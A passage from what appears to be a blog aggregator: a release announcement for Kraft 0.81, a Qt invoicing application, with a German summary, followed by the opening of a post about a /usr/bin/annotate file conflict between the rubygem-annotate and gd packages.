- Der Block mit individuellen Steuersätzen wird nicht mehr bei Dokumenten angezeigt, die nur einen einheitlichen Steuersatz haben.
Herzlichen Dank für die Community-Beiträge zu Kraft! Es ist empfohlen, auf Kraft 0.81 upzudaten.
Kraft Version 0.81 Released
I am happy to announce the release of Kraft version 0.81. Kraft is a Qt based desktop application that helps you to handle documents like quotes and invoices in your small business.
Version 0.81 is a bugfix release for the previous version 0.80, which was the first stable release based on Qt5 and KDE Frameworks5. Even though it came with way more new features than just the port, it’s first release has proven it’s stability in day-to-day business now for a few month.
Kraft 0.81 mainly fixes building with Qt 5.11, and a few other installation- and AppStream metadata glitches. The only user visible fix is that documents do not show the block about individual taxes on the PDF documents any more if the document only uses one tax rate.
Thanks for your suggestions and opinions that you might have about Kraft!
Resolving a conflict
When you are hear 2 coworkers complaining about breaking each other’s changes to a package, you wonder what is going on. And this time it turns out they were complaining about a rubygem package. So yeah time to find a nice solution to this problem finally.
The conflict
rubygem-annotate and gd. Both provide a /usr/bin/annotate. In the case of our gem based packaging this is of course only a symlink handled by update-alternative.
Though the code handling this is split over 2 places - the script that handles installing each gem and our template for the subpackages.